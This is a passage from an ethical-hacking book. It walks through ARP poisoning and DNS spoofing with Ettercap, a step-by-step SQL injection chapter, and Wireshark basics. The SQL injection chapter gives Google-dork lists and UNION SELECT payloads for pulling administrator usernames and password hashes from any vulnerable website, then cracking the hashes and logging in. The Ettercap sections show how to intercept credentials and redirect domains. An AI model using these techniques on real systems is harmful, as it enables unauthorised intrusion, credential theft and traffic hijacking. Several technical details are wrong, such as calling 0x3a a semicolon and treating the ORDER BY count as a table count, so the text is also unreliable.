Address Resolution Protocol or ARP poisoning is used to convert any IP address into a MAC address which is the physical address using a switch. This host will send the ARP broadcast on the network, and the target network will respond with the physical address. The hacker then uses the resolved physical address to communicate with the target system. As mentioned earlier, ARP poisoning sends a fake MAC address to the target system through the switch. This will allow the hacker to associate that MAC address to the IP address of the target system on that network. This will allow the hacker to hijack or reroute the traffic.

Quick Fixes

Static ARP Entries

A static ARP entry will be defined the local ARP cache. This switch is configured in a way that the system can reply automatically to any ARP

packet. The issue with this method is that it is hard to do this on large networks. The mapping between an IP and MAC address will need to be spread across the network.

Detection Tools or Software

These systems can be used to check the resolution between the IP and MAC addresses, and you can certify if these addresses are authentic. You can then block any unauthentic IP or MAC addresses.

Operating System Security

You can use different types of security depending on the operating system that you use. The following are the basic techniques that you can employ:

- Linux: This OS will ignore any unsolicited packets sent by an ARP packet
- Windows: You can configure the behavior of the ARP cache through the registry. Here are some tools or software you can use to protect your network from sniffing:
 - o XArp
 - o AntiARP
 - o Agnitum Outpost Firewall
- Mac OS: You can use ArpGuard to provide additional protection since you can protect the system from both passive and active sniffing.

How to Configure the ARP Entry in Windows

You can use Windows 7 to perform this exercise. These commands can also be used on other versions of Windows. Enter the following command in command prompt: arp -a.

In the above command, the arp will call the configure program for ARP that is located in the System32 directory and -a is the keyword or parameter you mention to display the contents in the ARP cache. You will obtain the following result:

```
Administrator: C:\Windows\system32\cmd.exe
C:\Users\DAEMON>arp -a
Interface: 192.168.1.38 --- 0xc
  Internet Address      Physical Address      Type
  192.168.1.1            00-23-f8-ce-fd-96    dynamic
  192.168.1.33           64-27-37-1a-6a-05    dynamic
  192.168.1.34           24-b6-fd-0f-49-e3    dynamic
  192.168.1.255          ff-ff-ff-ff-ff-ff    static
  224.0.0.22              01-00-5e-00-00-16    static
  224.0.0.252             01-00-5e-00-00-fc    static
  224.0.0.253             01-00-5e-00-00-fd    static
  239.255.255.250         01-00-5e-7f-ff-fa    static
  255.255.255.255         ff-ff-ff-ff-ff-ff    static
C:\Users\DAEMON>
```

When you use a TCP/IP protocol on a remote computer, every dynamic entry will be deleted automatically after it is created. A static entry will need to be manually entered. These entries are deleted when you restart the computer.


How To Add Static Entries

To obtain the IP and MAC address, open the command prompt and enter the command ipconfig/all.


```
Administrator: C:\Windows\system32\cmd.exe
Wireless LAN adapter Wireless Network Connection:
  Connection-specific DNS Suffix . . . . . : Intel(R) Centrino(R) Wireless-N 2230
  Description . . . . . : Intel(R) Centrino(R) Wireless-N 2230
  Physical Address . . . . . : 68-36-DD-A6-CS-43
  DHCP Enabled . . . . . : Yes
  Autoconfiguration Enabled . . . . . : Yes
  Link-local IPv6 Address . . . . . : fe80::196:36ff:fe68:a6cs%12<Preferred>
  IPv4 Address . . . . . : 192.168.1.38<Preferred>
  Subnet Mask . . . . . : 255.255.255.0
  Lease Obtained . . . . . : 03 January 2014 12:39:30
  Lease Expires . . . . . : 06 January 2014 14:13:39
  Default Gateway . . . . . : 192.168.1.1
  DHCP Server . . . . . : 192.168.1.1
  DHCPv6 IAID . . . . . : 291518173
  DHCPv6 Client DUID . . . . . : 00-01-00-01-19-9F-A9-BF-68-36-DD-A6-CS-43
  DNS Servers . . . . . : 41.220.128.6
                           41.220.128.8
  NetBIOS over Tcpip . . . . . : Enabled
```

The physical address is the MAC address and the IP address is the IPv4address. Now, enter the following command in the command prompt:

```
arp -s 192.168.1.38 60-36-DD-A6-C5-43.
```




Remember that the IP and MAC addresses that you obtain will be different from those in this system since these addresses are different for each system and network. You can look at the ARP cache using the following command: arp -a. You will obtain the following results:



How to Delete An ARP Cache Entry

Open the command prompt and enter the following command to delete any entry: arp -d 192.168.1.38.



ARP Poisoning – Exercise

In this section, we will use the BetterCAP tool to perform this attack in the LAN environment. This is done using the VMware workstation where the Kali Linux and Ettercap tools have been installed. The latter is used to sniff the traffic in the network. For the purpose of this exercise, you must install the following tools in your system:

- Kali Linux or Linux Operating system
- VMware workstation
- LAN connection
- Ettercap Tool

You can perform this attack in a wireless and a wired network using the local LAN.

Step One

You should first install the Kali Linux operating system on your device followed by the VMware workstation.

Step Two

Now, login to the Kali Linux system using the username “root” and password “toor.”

Step Three

Once you are connected to the local LAN, you should check the IP address of the network. You can do this by typing the ifconfig command in the terminal.

```
root@kali:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:cf:f8:e7
          inet addr:192.168.121.128  Bcast:192.168.121.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe8e7/64 Scope:Link
                  UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
                  RX packets:70 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:54 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:1000
                  RX bytes:4963 (4.8 KiB)  TX bytes:8868 (8.6 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
                  UP LOOPBACK RUNNING  MTU:65536  Metric:1
                  RX packets:16 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:16 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:0
                  RX bytes:960 (960.0 B)  TX bytes:960 (960.0 B)
```

Step Four

You should now open the terminal up and press “Ettercap -G.” This will open the graphical version of the tool.

Step Five

You should now click on the tab “sniff” and select the option of unified sniffing. Once you make the selection, you should move onto selecting the interface. For this, we will use “eth0” which is the Ethernet connection.



Step Six

You should now click on the “hosts” tab on the page, and click on the option “scan for hosts.” At this stage, it will begin to scan the network for all the active hosts.

Step Seven

You should then click on the “hosts” tab and choose the option “hosts list” to view the different hosts that are present on the network. This list will include the gateway address that the network uses as a default. You must ensure that you are careful about the targets that you select.

The screenshot shows the 'Host List' window from the Kali Linux interface. The window has a menu bar with 'Start', 'Targets', 'Hosts', 'View', 'Mitm', 'Filters', 'Logging', 'Plugins', and 'Info'. Below the menu is a table titled 'Host List' with columns 'IP Address', 'MAC Address', and 'Description'. The table lists several network interfaces:

IP Address	MAC Address	Description
192.168.121.1	00:50:56:C0:00:08	
192.168.121.2	00:50:56:FD:27:1D	
192.168.121.129	00:0C:29:AD:8F:25	
fe80::9040:ab7d:ee93:21fc	00:0C:29:AD:8F:25	
192.168.121.254	00:50:56:F2:40:DC	

Below the table are three buttons: 'Delete Host', 'Add to Target 1', and 'Add to Target 2'. A status message at the bottom left says 'cuia: no scripts were specified, not starting up! Starting Unified sniffing...'. Another message below it says 'Randomizing 255 hosts for scanning... Scanning the whole netmask for 255 hosts... 4 hosts added to the hosts list...'.

Step Eight

You must now choose the targets for the hack. In the MITM, you should target as the host machine and the route will be the address that the router follows. In this attack, you will need to intercept the network and sniff out all the packets of data passing through the network. You will need to rename the victim and the router address using the names “target 1” and “target 2.” It is important to remember that the default gateway in a VMware environment will end with “2.” This is because the number “1” is only assigned to physical machines.

Step Nine

In this exercise, notice that your target IP address is “192.168.121.129” and the router IP Address is “192.168.121.2”. Therefore, you should add the first target as the victim’s IP address and the second target as the Router IP Address.

Host 192.168.121.129 added to TARGET1
Host 192.168.121.2 added to TARGET2

Step Ten

You should now click on MITM followed by ARP poisoning. You should now check the “Sniff remote connections” and click okay.



Step Eleven

You should now click on start, and beginning the process of sniffing. This will begin the ARP poisoning process in the network. This means that you have changed the mode of the network card to the promiscuous mode. This means that the local traffic can now be observed and sniffed. Remember that you have only allowed the Ettercap to sniff HTTP, so you cannot expect that the HTTPS packet will be sniffed during the process.

Step Twelve

This is when you should look at the results. If the victim has logged into any website, you can obtain those results using the Ettercap scanner.

```
GROUP 2 : 192.168.121.2 00:50:56:FD:27:1D
Unified sniffing already started...
HTTP : [REDACTED] -> USER: admin PASS: admin INFO: [REDACTED]
CONTENT: username=admin&password=admin&Submit=Login
```

This is how sniffing works. You will have now understood that it is easy to

obtain the credentials of a protocol by using ARP poisoning. This process can create a huge loss for a company, and it is for this reason that an ethical hacker is employed to secure the network. There are many other sniffing processes apart from the ARP poisoning method, like MAC spoofing, MAC flooding, ICMP poisoning, DNS poisoning, etc. These processes can lead to a significant loss to the network. The following chapter will explain the process of DNS poisoning.

Chapter Eighteen

DNS Poisoning

As mentioned earlier, DNS poisoning is an MITM attack during the interception phase. In this attack, the hacker will trick the user's server into trusting that the network being used is authentic. The hacker can pass incorrect information through the network to the victim's system. Once the hacker accepts this information, he or she can change the IP address of the intended website to a server or website that they control. The hacker can then create a DNS entry that will have some malicious content or use social engineering to obtain some personal information about the visitor. For example, a user may type www.google.com in the browser, but he could be sent to another website instead of Google. In simple words, if you use DNS poisoning, the user will be redirected to a website or fake page that is managed only by the hacker.

DNS Poisoning

Let us now look at the process of DNS poisoning. For the purpose of this exercise, we will use the tool Ettercap. DNS poisoning is similar to ARP poisoning, and it is important to finish the latter if you want to perform the former hack. Ettercap is a tool that has a plugin called DNS spoof that we will use in this exercise.

Step One

The first step is to open the terminal and enter the following command: “nano etter.dns.” Every DNS address that you can use is present in this file. These addresses are provided by Ettercap itself. This file is also used to resolve any domain name addresses. For this exercise, we will try to introduce a fake entry called “Facebook” to the file list. If any user wants to go to Facebook, he will be routed to a different website.

```
root@kali:~# locate etter.dns  
/etc/ettercap/etter.dns  
root@kali:~# nano /etc/ettercap/etter.dns
```

Step Two

The next step is to inset the entries in the system using the words “Redirect it to www.linux.org”

Look at the example given below:

```
# redirect it to www.linux.org  
#  
www.facebook.com A 216.58.199.174  
*.facebook.com A 216.58.199.174  
www.facebook.com PTR 216.58.199.174  
  
microsoft.com A 107.170.40.56  
*.microsoft.com A 107.170.40.56  
www.microsoft.com PTR 107.170.40.56  
  
# Wildcards in PTR are not allowed
```

Step Three

Save the file and then exit the process by clicking the following combination on the keyboard: “Ctrl+X.” You can now save the current version of the file.

Step Four

When you do this, you should continue with the ARP spoofing steps. When you begin the ARP poisoning process, you should select the dns_spoof plugin using the option in the menu bar.

Name	Version	Info
arp_cop	1.1	Report suspicious ARP activity
autoadd	1.2	Automatically add new victims in the target range
chk_poison	1.1	Check if the poisoning had success
* dns_spoof	1.2	Sends spoofed dns replies
dos_attack	1.0	Run a d.o.s. attack against an IP address
dummy	3.0	A plugin template (for developers)
find_conn	1.0	Search connections on a switched LAN
find_ettercap	2.0	Try to find ettercap activity
find_ip	1.0	Search an unused IP address in the subnet

Step Five

When you activate this plugin, you will notice that every port or system connected to this network will now be available on a proxy server. If the user enters “facebook.com” into the browser, he will be routed to a fake server.

Activating dns_spoof plugin...

dns_spoof: A [staticxx.facebook.com] spoofed to [216.58.199.174]

dns_spoof: A [www.facebook.com] spoofed to [216.58.199.174]

dns_spoof: A [pixel.facebook.com] spoofed to [216.58.199.174]

https://www.tutorialspoint.com/ethical_hacking/ethical_hacking_dns_poisoning.html

The user can never enter Facebook, but will always end up on the Google page on the browser. This exercise shows how the traffic in a network can be sniffed using different methods and tools. Companies and individuals, alike, must hire ethical hackers to help protect the network from similar attacks. Let us look at some tips that you can use to protect your system from such an attack.

How to Avoid DNS Poisoning?

As an ethical hacker, it is important that you look at how you can prevent the possibility of penetration testing in a network. Since you have the required

knowledge to attack the system, you also know what needs to be done to prevent such an attack. This section will list some of the quick tips you can use to protect the system from a DNS attack.

- You can also use port security to protect those switches. These switches are used to program specific MAC addresses and allow them to send and receive data on the ports in the network.
- You should try to replace different protocols like Telnet and FTP with protocols that can prevent sniffing. You can use SSH or other protocols that have IPsec.
- You should implement a policy that will help you prevent the promiscuous mode on any adapter in the network.
- Remember that when you deploy a wireless access point in the network, all the traffic on the network can be sniffed using a sniffing tool.
- You should encrypt the sensitive data in the network, and use the IPsec or SSH protocol to encrypt the data.
- You can use a hardware-switched network to protect the most vulnerable parts of the network. This will help to isolate the traffic in the network into a collision domain and single segment.
- You should also implement the IP DHCP snooping tool on a switch. This will prevent ARP spoofing and poisoning attacks.
- IPv6 is a safer protocol when compared to the IPv4 protocol.
- You can also use a VPN or Virtual Private Network to defend the system from sniffing by encrypting the packets of data.
- It is also a good idea to use a combination of SSL and IPsec.

Chapter Nineteen

How to Hack Using the SQL Injection Tool

Hackers often use the SQL injection technique to identify and expose any vulnerabilities in the target application, network or system. Some crackers use this tool to exploit vulnerability in the target application, network or system. This chapter will shed some light on how you can perform the SQL injection process, and how you can use it.

When you hack into any website, you will know if the system or website is vulnerable using the SQL injection tool. You can also obtain information like usernames, passwords and access some administration accounts. This can be used on any website. LulzSec and Anonymous used a slightly more advanced version of this tool to hack into the Sony PlayStation Network. They obtained the personal information of more than a thousand users. You can use this hack on any device via a browser or internet connection.

Step 1

The first step is to identify the target application, website or network that you must hack. If you want to test any website, but are unsure of the vulnerabilities in the system, you can use Google to obtain some information. If you want to obtain a list of vulnerable systems, you can enter the following command in the search bar: allinurl:dorkhere. You will obtain a list of vulnerable systems.

```
trainers.php?id=
article.php?id=
play_old.php?id=
staff.php?id=
games.php?id=
newsDetail.php?id=
product.php?id=
product-item.php?id=
```

news_view.php?id=
humor.php?id=
humour.php?id=
opinions.php?id=
spr.php?id=
pages.php?id=
prod_detail.php?id=
viewphoto.php?id=
view.php?id-
website.php?id=
hosting_info.php?id=
detail.php?id=
publications.php?id=
releases.php?id=
ray.php?id=
produit.php?id=
pop.php?id=
shopping.php?id=
shop.php?id=
post.php?id=
section.php?id=
theme.php?id=
page.php?id=
ages.php?id=
review.php?id=
announce.php?id=
participant.php?id=
download.php?id=
main.php?id=
profile_view.php?id=
view_faq.php?id=
fellows.php?id=
club.php?id=
clubpage.php?id=
viewphoto.php?id=
curriculum.php?id=
top10.php?id=
article.php?id=
person.php?id=
game.php?id=
art.php?id=

read.php?id=
newsone.php?id=
title.php?id=
home.php?id=

This is an abridged list. The list you obtain will be very long, and you can find a comprehensive list on the internet.

Step 2

Once you identify the website that you want to test, place a single quote at the end of the URL before you enter it into the search engine. For instance, if you choose to use the website www.site.com/news.php?id=2, you should add a quote at the end of the URL to make it look like this www.site.com/news.php?id=2'.

Step 3

If you get an error or find that some content is missing from the page, you can confirm that this website is vulnerable.

Step 4

When you are sure that the website is vulnerable, you should use the order by syntax to hack into the website. Add the following syntax to the end of the URL after you remove the single quote: +order+by+50--.

If you receive an error, the website is vulnerable; otherwise, you should choose another website to hack into. If you think the first website is vulnerable, you can use a different method to hack into that website, but this is out of the scope of this book. The objective of this exercise is to identify the highest possible number that you can order without missing or losing any content or receiving an error. The number of tables present in the underlying database of the website will be stored in the order.

For instance, you will have eight tables in the underlying database if you receive the number eight when you run the command. You should write this number down. It is important to remember that this is the number of orders on the website that does not have an error. Consider the following URL: www.site.com/news.php?id=2 order by 8—

Step 5

You should have the number of tables in the underlying database of the website. There will be no error in the number, and you can perform a unison. Remove the order by the syntax that you added at the end of the website URL and add the dash or negative symbol before the ID numbers. You can add this to the URL name. Since you only have eight tables in the underlying database, add the following to the end of the URL: union select 1, 2, 3, 4, 5, 6, 7, 8—. You can then select the number of tables you want to use for this hack. An example of this URL is www.site.com/news.php?id=-2 union select 1, 2, 3, 4, 5, 6, 7, 8—. If you obtain some results, then it means that the syntax you have entered is correct. If you receive the following error: "The union select statement does not match the number of tables on the page," then the website has a patch that will reject any order by the syntax that is sent to it.

Step 6

The numbers should always be between one and the maximum number of tables in the underlying database. You can select anywhere between two and six tables. If you see a number of the page, you can replace that number with @@version. For instance, if you choose the second table, then your syntax will change to the following: www.site.com/news.php?id=-2 union select 1, @@version, 3, 4, 5, 6, 7, 8—. Now replace the table number with a string of numbers like 4.xx.xxxxx or 5.xx.xxxxx. This is how SQL will tell you that the target is running.

Step 7

We will now find the names of the different tables that are present in this website. You can do this by using the group concat syntax. You should now replace the @@version with the group_concat(table_name) and add from the information_schema_tables where table_schema=database() --

The URL will now look as follows: www.site.com/news.php?id=-2 union select 1, group_concat(table_name), 3, 4, 5, 6, 7, 8 from information_schema.tables where table_schema=database()—

You will now see a string of words in place of MySQL version. These words can contain any information and represent the website tables. You should look for a table that sounds like an administrator or user table. Some common tables are admin, user, users, members, admintbl, usertbl. Let us assume that

you found the table admin. You should take the exact name of the table and go to the following website: <http://home2.paulsch...et/tools/xlate/>.

You should now encode the table name. To do this, you should enter the table name into the TEXT field on the website. You should now take the numbers from the ASCII DEC/CHAR field and replace the spaces with the commas.

Step 8

You will now see that different columns in the table have been selected. You should now change the syntax of the current group concat to the following:

Replace group_concat(table_name) with
group_concat(column_name), and replace from
information_schema.tables where table_schema=database()-- with
from information_schema.columns where
table_name=CHAR(YOUR ASCII HERE)—

An example of the URL is below:

```
www.site.com/news.php?id=-2 union select 1,  
group_concat(column_name), 3, 4, 5, 6, 7, 8 from  
information_schema.columns where  
table_name=CHAR(97,100,109,105,110)—
```

You should remember that the ASCII numbers that you use will differ depending on what the name of the table is. The table names will then be replaced with the columns. Some common columns include userid, user, username, password, email, accesslevel, firstname, lastname.

Step 9

You are looking for the ones that will give you the data or information you need to test the vulnerability of the website. From the tables extracted above, the most useful columns for you will be the userid/user/username and password. You also want the information about the access levels to ensure that you do not have to log in multiple times to find who the admin is.

The access level for the administrator is always the highest. Alternatively, the name of the administrator is usually "admin." You will now need to change the syntax used earlier since you only want to extract the username,

password, and access level. Now, replace the group_concat(column_name) syntax with group_contact(username, 0x3a, password, 0x3a, accesslevel). If you want to add more columns or replace the columns, ensure that you have '0x3a' between each column.

Replace the information_schema.columns where table_name=CHAR(YOUR ASCII)-- with from TABLE NAME --, where TABLE NAME is the name of the table from where the values are being obtained.

An example of the URL is below: www.site.com/news.php?id=-2 1, group_concat(username, 0x3a, password, 0x3a, accesslevel), 3, 4, 5, 6, 7, 8 from admin—

Now you should list the column names with the following: james:shakespeare:0,ryan:mozart:1,admin:bach:2,superadmin:debussy:3, or anything similar. You have to remember that the current group concat syntax will display the result in the following way: for username, 0x3a, password, 0x3a, accesslevel:

USERNAME1:PASSWORD1:ACCESSLEVEL1,USERNAME2:PAS

Where the username, password, and access level will correspond to one user depending on the number.

The 0x3a in the statement above is a semicolon where every comma separates every user. The password is often a random string of letters and numbers, which is called an MD5 hash. This is a password that has been encrypted.

Step 10

The next step is to decrypt the password. You can use this to log into the system. Decrypt the password by using a software, tool, or simply by going online. It is always a good idea to use a tool or software since you can use this for different hacks. If you are wary of any malware in the software and do not want to use it, you can try alternative methods. You may, however, need to spend longer if you do not use a software or tool. Use the following link if you want to use software: <http://www.oxid.it/cain.html>. Download the Abel and Cain software. Use the instructions on the website to help you set this tool up. If you want to use a website, use the following link: <http://www.md5decrypter.co.uk>


Step 11

The last step is to log into the account that you just obtained to look for any vulnerabilities in the network.


Chapter Twenty

Using Wireshark For Packet Information

When you use the sniffing mechanism, you can capture some packets of data and store them on the system. You can also save and view these packets using Wireshark. This tool also allows you to open some previously viewed or saved packets. You can open the different packets you may have accessed by clicking on the packet list in the wireshark window or pane. You can then view the packets in the form of a tree, and also view the bytes present in each packet. You can then expand any section of the tree to view some information about the information or the protocol in every packet. You can click on any item in the tree, and this will highlight the corresponding bytes present in the packet. You can view these bytes in the byte view of the tool. In the picture below, we are looking at a TCP packet that is selected. This packet also provides the acknowledgement number in the TCP header that you selected. This will show up with the list of bytes selected in the byte view.



You can also choose to obtain the packets in real-time if you ask Wireshark to capture the packets and update the list in real-time. You can change this setting in the “Capture Preferences” option in the Wireshark options. Additionally, you can also view every packet individually in a different window. This is shown in the image below. Double-click on a specific item in the list of packets or choose a specific packet that you want to look at in the packet list pane. Then go to view and choose the option “Show Packet in New Window.” This will allow you to compare the bytes or the information present in two or more packets. You can also do this across multiple files.

